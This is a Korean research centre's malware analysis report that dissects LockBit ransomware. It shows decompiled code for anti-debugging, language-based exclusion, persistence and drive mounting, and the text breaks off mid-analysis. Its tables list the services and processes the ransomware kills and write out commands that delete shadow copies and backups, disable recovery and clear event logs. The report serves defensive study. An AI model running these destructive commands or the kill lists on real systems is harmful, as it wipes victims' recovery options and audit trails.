2022년 하반기

악성코드 분석 보고서

Malware Analysis Report

SCH사이버보안연구센터
SCH CYBERSECURITY RESEARCH CENTER

1 Contents

2 Summary

하반기 분석 악성코드


2022년 하반기 악성코드 분석 보고서

악성코드	행위분류	주요행위	분석가
LockBit	RansomWare	파일 암호화	이수지
Vohuk	RansomWare	파일 암호화	이익규
Black Basta	RansomWare	파일 암호화	서성환
Raccoon Stealer 2.0	InfoStealer	정보탈취	안병열
AgentTesla	InfoStealer	정보탈취	송현호
Cryptbot	InfoStealer	정보탈취	신동호

2 LockBit

분석 개요

해당 악성코드는 2019년 9월에 발견된 신종 랜섬웨어, LockBit이다. 해당 랜섬웨어에 감염될 경우, .lockbit이라는 확장자가 붙으며 볼륨 섀도우 복사본, 시스템 상태 백업 및 이벤트 로그를 삭제하여 사용자가 복구하지 못하도록 한다. 지속적인 업데이트를 통해 2021년 6월에 LockBit 2.0과 2022년 7월에는 LockBit 3.0이 발견되면서 상당한 주의가 필요하다.




[그림 14] LockBit

파일 정보

Name	LockBit RansomWare
Type	Exe 실행 파일
Behavior	RansomWare
MD5	4ac98c2c03bc3163484d9d308922d6ce
TimeStamp	Time Date Stamp 2020/05/20 17:32:49 UTC

동작 과정



[그림 16] LockBit 동작 과정

MITRE ATT&CK

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Impact
Command and Scripting Interpreter	Boot or Logon Autostart Execution	Access Token Manipulation	Debugger Evasion	File and Directory Discovery	Data Encrypted for Impact
Inter-Process Comunication			Deobfuscate/ Decode Files or Information	Network Service Discovery	Data Destruction
Native API			Execution Guardrails	Network Share Discovery	Inhibit System Recover
Windows Management Instrumentation			Indicator Removal	Process Discovery	Service Stop
			Modify Registry	System Location Discovery	
			Virtualiztion/ Sandbox Evasion	System Service Discovery	



상세 분석

안티 디버깅 및 특정 국가 감염 대상에서 제외

사용자 PC의 Window 기본 언어를 확인하여 특정 언어를 사용할 경우에는 프로세스를 종료함으로써 감염 대상에서 제외한다.

```
if ( *(_BYTE *)(__readfsdword(0x30) + 0x68) & 0x70 )// 디버깅 상태이면, 프로세스 종료
  goto LABEL_37;
v0 = GetSystemDefaultUILanguage();              // Windows의 기본 언어 탐색
if ( v0 == 0x82C )                              // 아제르어-키릴 자모(아제르바이잔)
  goto LABEL_37;
if ( v0 == 0x42C )                              // 아제르어-라틴어(아제르바이잔)
  goto LABEL_37;
if ( v0 == 0x42B )                              // 아르메니아어(아르메니아)
  goto LABEL_37;
if ( v0 == 0x423 )                              // 벨라루스어
  goto LABEL_37;
if ( v0 == 0x437 )                              // 그루지야어
  goto LABEL_37;
if ( v0 == 0x43F )                              // 카자흐어(카자흐스탄)
  goto LABEL_37;
if ( v0 == 0x440 )                              // 키르기스어-키릴 자모(키르기스스탄)
  goto LABEL_37;
if ( v0 == 0x819 )                              // 러시아어-몰도바
  goto LABEL_37;
if ( v0 == 0x419 )                              // 러시아어
  goto LABEL_37;
if ( v0 == 0x428 )                              // 타지크어
  goto LABEL_37;
if ( v0 == 0x442 )                              // 투르크멘어
  goto LABEL_37;
if ( v0 == 0x843 )                              // 우즈베크어-키릴 자모(우즈베키스탄)
  goto LABEL_37;
if ( v0 == 0x443 )                              // 우즈베크어-라틴문자
  goto LABEL_37;
if ( v0 == 0x422 )                              // 우크라이나어
  goto LABEL_37;                                // 해당 언어를 사용하는 국가일 경우, 프로세스 종료
```

[그림 17] 안티 디버깅 및 감염 대상 제외 국가 언어 리스트

감염 대상 제외 나라 리스트			
	아제르바이잔		카자흐스탄
	아르메니아		키르기스스탄
	벨라루스		러시아
	조지아 (그루지야)		타지키스탄
	투르크메니스탄		우즈베키스탄
	우크라이나		

[표 8] 감염 제외 나라 리스트

악성 행위를 기록하는 로그창 생성

악성 행위를 할 때마다 콘솔창에 기록하며, 사용자가 알아차리지 못하도록 숨김 모드였다가 Shift + f1 키를 누르면 나타나도록 하고, 반대로 f1 키를 누르면 콘솔창이 보이지 않도록 단축키를 설정한다.

```
CreateThread v2 = CreateThread;
v3 = CreateThread(0, 0, log_sub_40ED70, 0, 0, &v53);// 악성행위 로그창 -> 단축키 설정
NtSetInformationThread_v4 = NtSetInformationThread;// 안티 디버깅
if ( v3 != -1 )
  NtSetInformationThread(v3, MaxThreadInfoClass|ThreadTimes, 0, 0);
```

[그림 18] 악성 행위 로그창을 생성하는 스레드 생성 및 실행

```
AllocConsole();                                 // 새로운 콘솔창 호출
v1 = GetConsoleWindow();
ShowWindow(v1, 0);                              // 창 숨기기
v2 = 0;
consoleTitle_v9 = xmmword_423C60;
do
  *(&consoleTitle_v9 + v2++ + 1) ^= consoleTitle_v9;// "LockBit Ransom"
while ( v2 < 0xE );
BYTE15(consoleTitle_v9) = 0;
SetConsoleTitleA(&consoleTitle_v9 + 1);
SetConsoleCtrlHandler(sub_40EEF0, 1);           // 콘솔창이 종료 차단
SetProcessShutdownParameters(0, 0);
v3 = GetWindowLongA(v1, -20);
SetWindowLongA(v1, -20, v3 | 0x80000);
SetLayeredWindowAttributes(v1, 0, 0xBF, 2);     // 콘솔창 반투명하게 속성 변경
v4 = GetSystemMenu(v1, 0);                      // 콘솔창 메뉴창 제어
v5 = v4;
if ( v4 )
{
  EnableMenuItem(v4, 0xF060, 3);                // 콘솔창 닫기 버튼 비활성화
  DeleteMenu(v5, 61536, 0);
}
v6 = __readfsdword(0x30);
GetConsoleMode(*(*(v6 + 16) + 24), &v8);
SetConsoleMode(*(*(v6 + 16) + 24), v8 & 0xFFFFFFBF | 0x80);
```

[그림 19] 악성 행위 로그창 생성 및 옵션 설정

```
RegisterHotKey(0, 1, 4, 0x70);                  // shift+f1 : 1번 행동 단축키 설정
RegisterHotKey(0, 2, 0, 112);                   // f1 : 2번 행동 단축키 설정
while ( GetMessageW(&v10, 0, 0, 0) )
{
  PeekMessageW(&v10, 0, 0, 0, 0);
  if ( v11 == 0x312 )
  {
    if ( v12 == 1 )                             // 1번 행동
                                                // 콘솔창 보이도록 설정
    {
      ShowWindow(v1, 5);
    }
    else if ( v12 == 2 )                        // 2번 행동
                                                // 콘솔창 보이지 않도록 설정
    {
      ShowWindow(v1, 0);
    }
  }
}
return 0;
```


[그림 20] 로그창 보임/숨김 모드 단축키 설정

악성 행위에 대한 로그 작성

앞서 생성한 로그 콘솔창에 로그를 작성한다.

```
v3 = wvsprintfA(v10, a1, &a2);                  // 서식 지정자에 문자열 넣음으로써, 로그 문자열 완성
v17 = 0x1F;
v22 = 0;
v18 = 0x25;
v19 = 0x73;
v21 = 0xA;
v20 = 0xD;
wsprintfA(v10, &v18, v10);
GetLocalTime(&v12);                             // 로컬 시간 탐색
v4 = 0;
v14 = xmmword_423D90;
v15 = 28940;
v16 = 0;
do
  *(&v14 + v4++ + 1) ^= v14;                    // [%2u: %2u: %2u:]
while ( v4 < 0x11 );
v16 = 0;
wsprintfA(v11, &v14 + 1, v13);
if ( v3 >= Length_v23 || !*MK_FP(__FS__, 52) )
{
  v5 = __readfsdword(0x30);
  RtlEnterCriticalSection(&CriticalSectionObject);
  SetConsoleTextAttribute(*(*(v5 + 16) + 28), 10);
  v6 = 0;
  if ( v11[0] )
  {
    do
      ++v6;
    while ( v11[v6] );
  }
  WriteFile(*(*(v5 + 0x10) + 0x1C), v11, v6, &Length_v23, 0);// 로그창에 악성행위가 일어난 시간 작성
  SetConsoleTextAttribute(*(*(v5 + 16) + 28), 15);
  v7 = 0;
  if ( v10[0] )
  {
    do
      ++v7;
    while ( v10[v7] );
  }
  WriteFile(*(*(v5 + 16) + 28), v10, v7, &Length_v23, 0);// 악성 행위 정보 문자열 작성
  v8 = GetConsoleWindow();
  if ( IsWindowVisible(v8) )
    FlashWindow(v8, 0);
  RtlLeaveCriticalSection(&CriticalSectionObject);
```

[그림 21] 악성 행위에 대한 로그 작성



[그림 22] 로그 콘솔창

뮤텍스 생성

암호화된 문자열을 첫 번째 문자와의 XOR 연산을 통해서 악성 행위에 필요한 문자열들을 복호화한다.

```
v0 = 0;
v3 = xmmword_423F80;
v5 = 0x2E5A5F45;
v4 = xmmword_423F70;
v6 = 0x5D515B29;
v7 = 0x5F585D5E;
v8 = 0x152C;
v9 = 0;
do
  *(&v3 + v0++ + 1) ^= v3;                  // "Global₩{02B49784-1CA2-436C-BC08-72FA3956507D}
while ( v0 < 0x2D );
v1 = 0;
v10 = xmmword_424000;
v9 = 0;
v11 = xmmword_423FF0;
v12 = 0x282B2833;
v13 = 0x262E2F5D;
v14 = 0x2A2E5B2F;
v15 = 0x635D;
v16 = 0;
do
  *(&v10 + v1++ + 1) ^= v10;                // 뮤텍스 이름
                                            // Global₩{BEF590BE-11A6-442A-A85B-656C1081E04C}
while ( v1 < 0x2D );
v16 = 0;
if ( OpenMutexA(0, 0, &v10 + 1) )           // 뮤텍스 중복 확인
{
  result = 1;
}
else
{
  CreateMutexA(0, 0, &v10 + 1);             // 중복실행 방지를 위한 뮤텍스 생성
  result = 0;
}
return result;
```

[그림 23] 뮤텍스 생성

뮤텍스 이름	Global₩{BEF590BE-11A6-A85B-656C1081E04C}

[표 9] 뮤텍스 이름

첫 번째 인자값에 따라, 자동 실행 레지스트리 등록 및 삭제 (인자 0 : 등록, 인자 1 : 삭제)

첫 번째 인자 값이 0이면 X01XADpO01 레지스트리의 값으로 악성코드 경로를 넣어 지속 감염을 위한 자동 실행 기능을 추가한다. 다만, 해당 악성코드의 감염이 끝나면 첫 번째 인자 값을 1로 호출하여, 해당 레지스트리를 삭제한다.

```
do
  *(&v14 + v3++ + 1) ^= v14;                    // 자동 실행을 위한 레지스트리 키 경로 생성
while ( v3 < 0x2D );
v20 = 0;
v4 = 0;
if ( RegCreateKeyExA(0x80000001, &v14 + 1, 0, 0, 0, 131103, 0, &v51, &v13) )// 레지스트리 키 열기
  return v4;                                    // 실패시, 에러값 반환
```

[그림 24] 레지스트리 키 열기

```
v26 = 0x100048;                                 // 레지스트리 값 이름을 생성할 때 사용할 문자열
v32 = 0x48;
v27 = 0x790007;
v33 = 0x651A;
v28 = 0x90010;
v34 = 0x6F25;
v29 = 0x38000C;
v35 = 0x653E;
v30 = 0x780007;
v36 = 0x202C;
v31 = 0x480079;
v37 = 0x7529;
v38 = 0x6F3C;
v39 = 0x753A;
v40 = 0x2026;
v41 = 0x6523;
v42 = 0;
v5 = 0;
do
{
  *(&v26 + v5 + 1) = (v26 ^ *(&v26 + 2 * v5 + 2));// "X01XADpO01"
  ++v5;
}
while ( v5 < 0x15 );
```


[그림 25] 레지스트리 값 이름 생성

```
if ( !v2 )                                      // 인자 값 0이면
{
  v43 = 0x200002;
  v22 = 0x104;
  HIWORD(v43) = 0x22;
  v44 = 0x730025;
  v45 = 0x22;
  v46 = 0;
  v47 = 0x53;
  v48 = 0x72;
  v49 = 0x69;
  v50 = 0;
  MalwarePath_v8 = wsprintfW(&v12, &v43 + 2, *(*(__readfsdword(0x30) + 0x10) + 0x3C));// 악성코드 경로
  if ( RegQueryValueExW(v51, &v26 + 2, 0, &v21, &v11, &v22) || (v9 = lstrcmpiW(&v11, &v12), v4 = v9 == 0, v9) )
    v4 = RegSetValueExW(v51, &v26 + 2, 0, 1, &v12, 2 * MalwarePath_v8) == 0;// 자동실행할 악성코드 경로를 레지스트리의 값 데이터으로 설정
  RegCloseKey(v51);
  return v4;
}
```

[그림 26] 인자 값이 0일 때, 자동 실행 레지스트리 등록

```
RegDeleteValueW(v51, &v26 + 2);                 // 자동 실행 레지스트리 삭제
v6 = 0;
v23 = xmmword_424080;
v24 = 0x607C7239;
v25 = 0;
do
  *(&v23 + v6++ + 1) ^= v23;                    // 자동실행 레지스트리 키 삭제했음을 명시하는 문구
                                                // "Removed autorun Key"
while ( v6 < 0x13 );
v25 = 0;
writelog_sub_40EBA0(&v23 + 1, v10);             // 로그창에 작성
RegCloseKey(v51);
return 1;
```

[그림 27] 인자값이 1일 때, 레지스트리 삭제



[그림 28] 등록된 레지스트리 값

파일 관련 루틴을 위해 파일 소유권 가져오기

파일 암호화 등 루틴에서 파일에 접근하기 위해서 파일의 소유권을 가져온다.

```
push eax                                    PBOOLEAN OldValue
push 0                                      BOOLEAN ForThread = FALSE
push 1                                      BOOLEAN NewValue = TRUE
push 9                                      ULONG Privilege = 9
call dword ptr ds:[<&RtlAdjustPrivilege>]   RtlAdjustPrivilege
```

[그림 29] 파일 소유권 변경

드라이브 탐색 및 마운트

드라이브를 탐색하고 기존 드라이브에서 다른 드라이브로 마운트한다.

```
v18 = CreateThread_v2(0, 0, sub_417DB0, 0, 0, &v57);// 볼륨 드라이브 탐색
if ( v18 != -1 )
  NtSetInformationThread_v4(v18, MaxThreadInfoClass|ThreadTimes, 0, 0);
```

[그림 30] 드라이브 탐색 및 마운트하는 스레드 생성

```
v1 = FindFirstVolumeW(&volume_v8, 260);       // 볼륨 드라이브 경로 탐색
if ( v1 != -1 )
{
  while ( 1 )
  {
    v3 = &volume_v8;
    length_v4 = 0;
    if ( volume_v8 )
    {
      do
      {
        ++v3;
        ++length_v4;
      }
      while ( *v3 );
    }
    v5 = length_v4 - 1;
    if ( volume_v8 == 0x5C && v9 == 0x5C && v10 == 0x3F && v11 == volume_v8 && *(&volume_v8 + v5) == volume_v8 )// 볼륨 드라이브 경로가 맞는지 확인
    {
      *(&volume_v8 + v5) = 0;
      v6 = QueryDosDeviceW(&v12, &VolumeInformation_v7, 260);// 윈도우 드라이브 정보 탐색
      *(&volume_v8 + v5) = 0x5C;
      if ( v6 )
      {
        sub_417B80(&volume_v8);              // 드라이브 마운팅
        if ( FindNextVolumeW(v1, &volume_v8, 260) )
          continue;
      }
    }
    FindVolumeClose(v1);
    ExitThread(0);
  }
}
return 0;
```

[그림 31] 볼륨 드라이브 탐색

```
if ( result )                                 // 메모리 공간 할당
{
  // 볼륨 드라이브 경로에 따른 이름 탐색
  while ( !GetVolumePathNamesForVolumeNameW(volume_v1, MallocMemory_v3, v22, &v22) && *MK_FP(__FS__, 0x34) == 0xEA )
  {
    free(MallocMemory_v3);
    result = malloc(2 * v22);
    MallocMemory_v3 = result;
    if ( !result )
      return result;
  }
  result = GetDriveTypeW(volume_v1);          // 볼륨 드라이버 유형 확인
  if ( (result == 2 || result == 3) && v22 < 3 )// 이동식 드라이브 혹은 하드 디스크, 플래시 드라이브일 경우
  {
    bootmgr_v9 = 0x730025;                    // bootmgr
    v14 = 0;
    v10 = 0x62005C;
    v11 = 0x6F006F;
    v12 = 0x6D0074;
    v13 = 0x720067;
    wsprintfW(&File_v7, &bootmgr_v9, volume_v1);// [볼륨 이름] + bootmgr
    v4 = CreateFileW(&File_v7, 0x80000000, 3, 0, 3, 0x80, 0);// 파일이 존재할 경우, 쓰기 권한으로 열음
    if ( v4 == -1 )                           // 부팅관리자 파일이 없는 일반 이동식, 하드, 플래시 드라이브일 때
    {
      v19 = 0x430025;
      v21 = 0;
      v5 = 0x19;
      v20 = 0x5C003A;
      wsprintfW(&v8, &v19, 0x5A);             // 마운팅할 드라이브 이름 : Z:₩
      result = SetVolumeMountPointW(&v8, volume_v1);// 드라이브 마운트
```


[그림 32] 첫 번째 드라이브를 Z:₩로 마운트

```
while ( --v5 != -1 )
{
  v19 = 0x430025;
  v21 = 0;
  v20 = 0x5C003A;
  wsprintfW(&v8, &v19, v5 + 0x41);     // Y~A까지 차례대로 존재하지 않는 드라이브 이름을 사용
  result = SetVolumeMountPointW(&v8, volume_v1);// 드라이브 마운트
  if ( result )
    goto LABEL_13;                     // 로그에 작성
}
```

[그림 33] 첫 번째 드라이브 마운트 이후, 드라이브 마운트 과정

```
      if ( result )                            // 드라이브 마운트 성공 시
      {
LABEL_13:
        v6 = 0;
        v15 = xmmword_423E30;
        v16 = 0x386C2829;
        v17 = 0x1F696C23;
        v18 = 0;
        do
          *(&v15 + v6++ + 1) ^= v15;           // 마운트된 볼륨 명시
                                               // "volume %S mounted to %S"
        while ( v6 < 0x17 );
        v18 = 0;
        result = writelog_sub_40EBA0(&v15 + 1, volume_v1);// 로그에 작성
      }
```

[그림 34] 마운트 성공 시, 로그 작성



[그림 35] 마운트된 드라이브

특정 서비스 중단

원활한 악성행위 진행을 위해 특정 서비스가 실행 중인지 확인하고 중단한다.

```
if ( v14 )                                          // 권한 상승됐을 때
{
  v19 = CreateThread_v2(0, 0, sub_412710, 0, 0, &v48);// 특정 서비스 및 프로세스 종료
                                                    // 볼륨 섀도우 복사본 및 이벤트 로그 삭제
  v20 = v19;
  if ( v19 != -1 )
    NtSetInformationThread_v4(v19, MaxThreadInfoClass|ThreadTimes, 0, 0);
}
else
{
  v20 = v48;
}
```

[그림 36] 특정 서비스 및 프로세스 종료하는 스레드 생성

```
push F003F                                          ┌DWORD dwDesiredAccess = SC_MANAGER_ALL_ACCESS
push 0                                              │LPCTSTR lpDatabaseName = NULL
push 0                                              │LPCTSTR lpMachineName = NULL
mov byte ptr ss:[esp+23D],0                         └OpenSCManagerA
call dword ptr ds:[<&OpenSCManagerA>]
```

[그림 37] 로컬 서비스 제어 관리자 연결

```
LABEL_103:
  v609 = GetTickCount(v835);
  serviceName_v610 = (&a316)[v608];                 // 서비스 목록 가져옴
  a167 = v609;
  v611 = OpenServiceA(handle_a37, serviceName_v610, 44);// 서비스 열기
  if ( !v611 )
    goto LABEL_135;                                 // 서비스 열기에 실패했을 경우 핸들 닫기
  if ( !QueryServiceStatusEx(v611, 0, &StatusBuffer_a302, 36, &a173) )// 서비스의 현재 상태 검색
  {
    v612 = v611;
    CloseServiceHandle_v613 = CloseServiceHandle;
    CloseServiceHandle(v612);
    goto LABEL_136;
  }
  if ( ServiceState_a303 == 1 )                     // 서비스가 상태가 중지됨을 확인
  {
    v614 = 0;
    a266 = xmmword_423FE0;
    a267 = 5000536;
    do
      *(&a266 + v614++ + 1) ^= a266;                // service %s stopped
    while ( v614 < 0x12 );
    StopServiceName_v602 = (&a316)[v608];           // 중지된 서비스 이름
    BYTE3(a267) = 0;
    writelog_sub_40EBA0(&a266 + 1, StopServiceName_v602);// 로그 작성
    v616 = v611;
    CloseServiceHandle_v613 = CloseServiceHandle;
    CloseServiceHandle(v616);
    goto LABEL_136;
  }
  if ( ServiceState_a303 != 3 )                     // 서비스 상태가 중지되는 상태가 아니라면
  {
LABEL_123:
    ServiceStop_sub_416C00(v611, handle_a37);       // 서비스 중지
    if ( !ControlService(v611, 1, &StatusBuffer_a302) )
    {
      v620 = v611;
      CloseServiceHandle_v613 = CloseServiceHandle;
      CloseServiceHandle(v620);
      goto LABEL_136;                               // 다음으로 중지할 서비스 확인
                                                    // 확인이 모두 끝났으면, vss 중지 루틴 실행
    }
```

[그림 38] 특정 서비스 상태 확인 및 중단

중지하는 서비스 목록
wrapper, Defwatch, ccEvtMgr, ccSetMgr, SavRoam, sqlserver, sqlagent, sqladhlp, Culserver, RTVscan, sqlbrowser, SQLADHLP, QBIDService, Intuit.QuickBooks.FCS, QBCFMonitorService, sqlwriter, msmdsrv, tomcat6, zhudongfangyu, vmware-usbarbitator64, SQLAgent$SHAREPOINT, dbsrv12, dbeng8, MSSQL$MICROSOFT##WID, ,SQLWriter, FishbowlMySQL, SQLAgent$VEEAMSQL2012, MSSQL$KAV_CS_ADMIN_KIT, SQLBrowser, msfesql-Exchange, MSSQLServerADHelper100, MSExchange$, MySQL57, MSSQL$SHAREPOINT, SQLAgent$KAL_CS_ADMIN_KIT, MSSQL$VEEAMSQL2012, SQLAgent$SBSMONITORING, MSSQLFDLauncher$SHAREPOINT, MSSQL$MICROSOFT##SSEE, MSSQL$MICROSOFT##MID, QBFCService, vmware-converter, MSSQL$SBSMONITORING, MSSQLFDLauncher$SBSMONITORING, QBVSS,YooBackup, YooIT, vss, sql, svc$, MSSQL, MSSQL$, memtas, mepocs, sophos, veeam, backup, bedbg, PDVFSService, BackupExecVSSProvider, BackupExecAgent, Accelerator, BackupExecAgentBrowser, BackupExecDiveciMedia, Service, BackupExecJobEngine, BackupExec, Management, Service, BackupExecRPCService, MVArmor, MVarmor64, stc_raw_agent, VeeamTransportSvc, VeeamDeploymentService, VSNAPVSS, VeeamNFSSvc, AcronisAgent, ARSM, AcrSch2Svc, CASAD2DWebSvc, CAARCUpdateSvc, WSBExchange, MSExchange

[표 10] 중지 서비스 목록

특정 프로세스 종료

원활한 악성행위 진행을 위해서 특정 프로세스의 이름과 실행중인 프로세스를 대조하여 프로세스 명 및 PID 값이 일치하면 프로세스 종료

```
a82 = CreateToolhelp32Snapshot(2, 0);       // 현재 실행중인 프로세스 목록 가져오기
Process32First(a82, &a531);
while ( 1 )
{
  v782 = StrLength_sub_412110(&a534);
  memcpy_sub_412070(&a536, &a534, v782 + 1);
  PathRemoveExtensionA(&a536);              // 실행중인 프로세스의 확장자 제거
  v783 = 0;
  do
  {
    v784 = v783;
    // 실행중인 프로세스가 종료 프로세스 목록에 해당하는지 확인 & PID를 통해 재확인 후 맞으면 프로세스 종료
    if ( !lstrcmpiA(&a536, (&a397)[v783]) && sub_416B00(a533) )
    {
      v786 = sub_4034C0(&a528 + 2, v785, retaddr);
      v787 = sub_401A90(v786);              // 로그에 넣을 종료한 프로세스 이름 및 pid 문구 생성
                                            // "killed process: %s [pid: %ld]"
      writelog_sub_40EBA0(v787, &a534);     // 로그 작성
    }
    ++v783;
  }
  while ( (&a398)[v784] );
```

[그림 39] 종료 프로세스와 일치 확인 및 종료

종료 프로세스 목록
wxServer, wxServerView, Sqlserver, RAgui, supervise, Culture, RTVscan, Defwatch, winword, QBW32, QBDBMgr, qbupdate, QBCFMonitorService, axlbridge, QBIDPService, httpd, fdlauncher, MsDtSrvr, tomcat6, java, 360se, 360doctor, wdswfsafe, fdhost, GDscan, ZhuDongFangYu, QBDBMgrN, sqlwriter, mysqld, AutodeskDesktopApp, acwebbrowser, Creative Cloud, Adobe Desktop Service, CoreSync, Adobe CEF Helper, node, sync-taskbar, sync-worker, InputPersonalization, AdobeCollabSync, BrCtrlCntr, BrCcUxSys, SimplyConnectionManager, simply.SystemTrayIcon, fbguard, fbserver, ONENOTEM, YooIT, wsa_service, koaly-exp-engine-service, TeamViewer_Service, TeamViewer, tv_w32, tv_64, TitanV, Ssms, notepad, RdrCEF, sam, sql, oracle, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, bedbh, vxmon, benetns, bengien, pvlsvr, beserver, raw_agent_svc, CagService, DellSystemDetect, EnterpriseClient, VeeamNFSSvc, VeeamTransportSvc, VeeamDeploymentSvc

[표 11] 종료 프로세스 목록

vss 중단 및 이벤트 로그 삭제

감염 시, 사용자가 시스템을 복구하기 어렵도록 vss 중단과 이벤트 로그 기록을 삭제한다. vss 중단 루틴은 실패할 경우를 대비하여 2번 반복한다.

```
mov dword ptr ss:[esp+AA0],0                    [LPSHELLEXECUTEINFO lpExecInfo = NULL
call dword ptr ds:[<&ShellExecuteExA>]          ShellExecuteExA
```

[그림 40] cmd를 이용하여 vss 중단

실행 프로그램	cmd.exe	
명령어	/c vssadmin delete shadows /all /quiet &	알림 띄우지 않고 모든 볼륨의 섀도 복사본 삭제
	wmic shadowcopy delete &	vssadmin이 작동하지 않을 때를 대비한 wmic 섀도 복사본 삭제
	bcdedit /set {default} bootstatuspolicy ignoreallfailures &	Window 오류 복구 알림창 표시 끔
	bcdedit /set {default} recoveryenabled no &	복구 모드 사용 안함
	wbadmin delete catalog -quiet	백업 카탈로그 삭제

[표 12] vss 중단 명령어

```
push eax                                        [LPPROCESS_INFORMATION lpProcessInformation
lea eax,dword ptr ss:[esp+AC4]
push eax                                        LPSTARTUPINFO lpStartupInfo
push 0                                          LPCTSTR lpCurrentDirectory = NULL
push 0                                          LPVOID lpEnvironment = NULL
push 8000000                                    DWORD dwCreationFlags = CREATE_NO_WINDOW
push 1                                          BOOL bInheritHandles = TRUE
push 0                                          LPSECURITY_ATTRIBUTES lpThreadAttributes = NULL
push 0                                          LPSECURITY_ATTRIBUTES lpProcessAttributes = NULL
lea eax,dword ptr ss:[esp+12A8]
push eax                                        LPTSTR lpCommandLine
lea eax,dword ptr ss:[esp+40]
push eax                                        LPCTSTR lpApplicationName
call dword ptr ds:[<&CreateProcessA>]           CreateProcessA
```

[그림 41] cmd 명령어를 이용한 vss 재중단 및 이벤트 로그 삭제

실행 프로그램	cmd.exe	
명령어	/c vssadmin delete shadows /all /quiet	알림 띄우지 않고 모든 볼륨 섀도 복사본 삭제
	/c bcdedit /set {default} recoveryenabled No	복구 모드 사용 안함
	/c bcdedit /set {default} bootstatuspolicy ignoreallfailures	Window 오류 복구 알림창 표시 끔
	/c wbadmin DELETE SYSTEMSTATEBACKUP	시스템 백업 삭제
	/c wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest	가장 오래된 시스템 백업 삭제
	/c wmic SHADOWCOPY /nointeractive	볼륨 섀도 복사본 삭제
	/c wevtutil cl security	보안 로그 삭제
	/c wevtutil cl system	시스템 로그 삭제
	/c wevtutil cl application	응용 프로그램 로그 삭제

[표 13] vss 재중단 및 이벤트 로그 삭제

```
v824 = sub_403860(v820, retaddr);
